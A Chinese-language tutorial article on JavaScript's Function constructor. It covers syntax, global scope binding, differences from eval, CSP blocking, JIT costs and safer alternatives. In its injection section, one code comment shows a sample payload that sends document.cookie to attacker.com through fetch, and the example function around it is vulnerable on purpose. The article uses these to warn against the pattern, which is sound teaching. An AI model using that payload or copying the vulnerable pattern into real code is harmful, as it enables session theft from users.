
深入解析JavaScript中通过Function构造函数动态定义函数的语法规则、顶级作用域绑定特性、与普通函数及eval的关键差异,并剖析潜在的代码注入风险、性能损耗与生产环境的安全替代方案。

当前位置:首页 > JavaScript 函数与作用域 > 正文
JavaScript中Function构造函数定义函数的用法与风险
作者:函数茶馆
时间:2026-10-30
浏览:235
文章目录
在 JavaScript 中,除了常见的函数声明与函数表达式之外,还可以使用内置的 Function 构造函数在程序运行时将字符串动态编译为函数实例。这种方式赋予了开发者根据运行时数据灵活组装逻辑的能力,但同时也直接打破了静态词法作用域的常规链条,并伴随严重的代码注入风险与引擎优化惩罚。本文将系统讲解 Function 构造函数的语法与运作机理,重点比对它与普通函数及 eval 的作用域差异,剖析潜在的注入隐患与 CSP 限制,并提供在工程项目中更安全的替代实现方案。
一、Function 构造函数的基础语法与动态解析流程
JavaScript 的内置全局对象 Function 本身就是一个构造函数,通过向其传递参数列表与函数体代码字符串,可以在运行时动态创建一个新的函数对象。其标准语法形式如下:
new Function([arg1, arg2, ...argN], functionBody)在实际使用中,有以下几条核心调用规则需要特别明确:

- 参数分配规则:构造函数接收的参数均为字符串。其中前面的所有参数依次被视作新函数的形参名称,而传入的最后一个参数始终被当作新函数的内部执行代码体(函数体)。
- 构造调用与普通调用的等价性:使用
new Function(...)与直接调用Function(...)效果完全相同,后者在规范中会自动执行构造过程并返回新的函数实例。 - 参数书写的多样形式:形参既可以作为多个独立参数传递,也可以在一个字符串中用逗号隔开传递。例如
new Function('a', 'b', 'return a + b;')与new Function('a, b', 'return a + b;')是等效的。
以下为一个基础的动态函数构造示例:
// 动态构建一个按指定乘数与基数计算总和的函数
const dynamicMultiplier = new Function('factor', 'base', 'const result = factor * 10 + base; return result;');

console.log(dynamicMultiplier(3, 5)); // 输出示例: 35
当执行上述代码时,JavaScript 引擎并不会像处理普通脚本那样在预编译阶段静态分析函数,而是在代码执行到该语句时实时调用语法解析器与编译器。具体的生成阶段如下图所示:
二、关键作用域特性:全局作用域绑定与闭包隔离

理解 Function 构造函数的运作核心,在于认清它的词法作用域断层特性。普通函数声明或表达式在创建时,会自动捕获其定义所在的外层父级作用域,形成嵌套的词法闭包。而 Function 构造函数创建的函数并不记录创建它时的上下文作用域,它的外层作用域链永远直接绑定到全局作用域(顶级作用域)。
1. 无法访问创建处的外层局部变量
以下代码清晰地展示了这一机制对变量查找的影响:
// 全局变量
var scope = 'global';

function testScope() {
  var scope = 'local';

  // 普通函数表达式:基于闭包访问父函数的局部变量
  const normalFn = function() {
    return scope;
  };

  // Function 构造函数:忽略当前父函数局部变量,直达全局
  const dynamicFn = new Function('return scope;');

  console.log(normalFn());  // 输出: "local"
  console.log(dynamicFn()); // 输出: "global"
}

testScope();在上面的例子中,dynamicFn 内部的 scope 变量解析直接跳过了 testScope 函数内部声明的 local,而是直接读取全局环境下的 global。如果全局环境中未声明 scope,执行 dynamicFn() 将直接抛出 ReferenceError: scope is not defined,而不会去使用外部函数的同名局部变量。
2. 与 eval() 的本质区别
很多初学者容易将 new Function 与 eval() 混淆,虽然二者都能将字符串当作代码执行,但在作用域影响上存在决定性区别:
eval()默认在被调用的当前局部作用域内同步执行代码,它可以随意读取甚至修改所在函数的局部变量,具有直接的侵入性。Function构造函数生成的函数只在全局作用域下寻址,它天然隔离了创建位置的局部变量,不会无意间篡改宿主函数的内部状态。
三、核心风险:动态代码执行的安全威胁与环境限制
虽然 Function 隔离了外层局部变量,但它接受任意字符串并在宿主环境中编译执行的本质,使其与 eval 同样属于动态代码求值机制,面临严峻的安全风险与执行环境限制。
1. 代码注入(Code Injection / XSS)隐患

当 Function 构造函数的参数中包含来自未经校验的用户输入、URL 查询参数或远程 API 数据时,攻击者可以通过构造特殊符号(如分号、花括号、立即执行表达式)跳出预期的计算逻辑,从而执行任意恶意脚本。
高危场景示例:
// 错误做法:直接拼接前端传入的计算公式
function calculateUserFormula(userInput) {
  // 假设用户输入: "1 + 1; fetch('https://attacker.com/steal?c=' + document.cookie)"
  const dangerousCalc = new Function('return ' + userInput);
  return dangerousCalc();
}
当恶意字符串被编译后,攻击者不仅能够窃取存储在 document.cookie 中的敏感会话,还能任意发起网络请求、操控页面 DOM 节点或劫持表单提交。
2. 内容安全策略(CSP)的直接拦截
现代 Web 架构普遍采用内容安全策略(CSP,Content Security Policy)防范 XSS 漏洞。标准的 CSP 配置通常为:
Content-Security-Policy: default-src 'self'; script-src 'self';在没有显式声明 'unsafe-eval' 规则的环境下,任何试图将字符串转化为代码的 API(包括 eval、setTimeout(string) 以及 new Function)都会被浏览器底层内核坚决阻断,并抛出严重异常:
Uncaught EvalError: Refused to evaluate a string as JavaScript because 'unsafe-eval' is not an allowed source of script in the following Content Security Policy directive: "script-src 'self'".这意味着在注重安全的企业级系统、微信小程序、Chrome 扩展程序 Manifest V3 等现代运行环境中,依赖 new Function 的模块将直接崩溃无法工作。
四、性能损耗与引擎 JIT 优化限制
除了安全性隐患,Function 构造函数在性能开销上也处于明显劣势。现代 JavaScript 引擎(如 Google V8、SpiderMonkey、JavaScriptCore)主要依赖即时编译(JIT)技术来获得极高的运行效率。静态声明的普通函数在脚本加载阶段就能完成语法树构建,热点函数甚至会被直接编译为高效的机器码并建立内联缓存(Inline Caches)。
相比之下,每次调用 new Function 都必须经历以下低效过程:
- 被迫启动完整解析流水线:引擎无法在构建阶段获知其内部结构,必须在运行时实时调起词法分析器、语法解析器并生成字节码。
- 丧失静态分析优势:由于函数体是动态传入的纯文本,引擎无法提前推断变量类型与对象形状,很多常规的内联优化与隐藏类推断直接失效。
- 加重垃圾回收(GC)负担:若在频繁触发的高频事件循环(如
requestAnimationFrame或滚动事件)中重复通过new Function生成函数,会短时间内在堆内存中产生大量临时闭包对象,引起频繁的垃圾回收与页面掉帧。
| 对比维度 | 标准函数声明 / 表达式 | Function 构造函数 | eval() 表达式 |
|---|---|---|---|
| 解析编译时机 | 脚本加载 / 模块初次评估期(静态) | 代码执行到构造语句时(运行时动态) | 代码执行到 eval 处(运行时动态) |
| 作用域绑定 | 完整的静态词法作用域闭包 | 仅绑定全局顶级作用域(断层) | 侵入当前调用的即时局部作用域 |
| CSP 策略兼容性 | 完全兼容标准 CSP | 严格受限(禁止 unsafe-eval) | 严格受限(禁止 unsafe-eval) |
| JIT 优化友好度 | 极高(内联缓存、热点编译) | 差(无法预编译、缺少类型先验) | 极差(破坏外层作用域优化) |
五、工程实践中的安全替代方案与选型策略

在绝大多数前端业务场景中,开发者之所以考虑使用 new Function,通常是为了处理“动态规则匹配”或“用户配置计算”。这些需求几乎都可以通过更安全、性能更好的纯前端架构模式予以替换。
1. 策略模式(Strategy Pattern / 字典分发)
如果逻辑仅限于有限的几种条件分支或数学运算,应预先定义好函数映射表,而不是让前端直接传入代码字符串:
// 推荐安全做法:使用映射字典替代动态代码构造
const calcStrategies = {
  add: (a, b) => a + b,
  subtract: (a, b) => a - b,
  multiply: (a, b) => a * b,
  discount: (price, rate) => price * rate
};

function executeCalculation(type, ...args) {
  const handler = calcStrategies[type];
  if (!handler) {
    throw new Error(`不支持的操作类型: ${type}`);
  }
  return handler(...args);
}

console.log(executeCalculation('multiply', 6, 7)); // 输出: 42
2. 使用轻量级安全 AST 表达式解析器
如果业务确实需要用户动态输入数学公式(如在线表格软件中的 =(A1 + B2) * 0.8),推荐引入专门的受限表达式引擎(例如 mathjs 或基于递归下降自行编写的小型状态机)。这些解析器只支持预设的操作符与数字,根本不具备访问 window、document 或调用任意方法的系统权限,从根源上杜绝越权攻击。
3. 隔离执行:Web Worker 沙箱
在少数必须运行第三方插件代码的场景下,可以考虑将逻辑放入独立的 Web Worker 或经过 sandbox 严格属性限制的 <iframe> 中运行。Web Worker 运行在独立线程中,无法直接访问主线程的 DOM 与 localStorage,并配合结构化克隆(Structured Clone)传递数据,大幅收敛了攻击面。
总结
JavaScript 中的 Function 构造函数是一项底层的元编程能力。它赋予了运行时代码解析的灵活性,同时将其作用域限制在全局范围,从而避开了 eval 污染当前闭包的问题。然而,这一特性并不能抵消它带来的代码注入攻击隐患、CSP 策略拦截以及 JIT 编译失效等负面代价。在现代工程开发中,除了编译构建工具或专用的模板引擎核心外,日常业务应坚决规避 Function 构造函数,优先采用策略字典或受限 AST 解释器来满足动态计算需求,确保代码的安全稳健与高性能运行。
实用工具推荐
电子包浆
使用 ›绿化、压缩、噪点和虚拟水印,自由调节做旧程度。
图片压缩
使用 ›选择画质和输出格式,预览压缩前后的大小。
作者最新文章
相关文章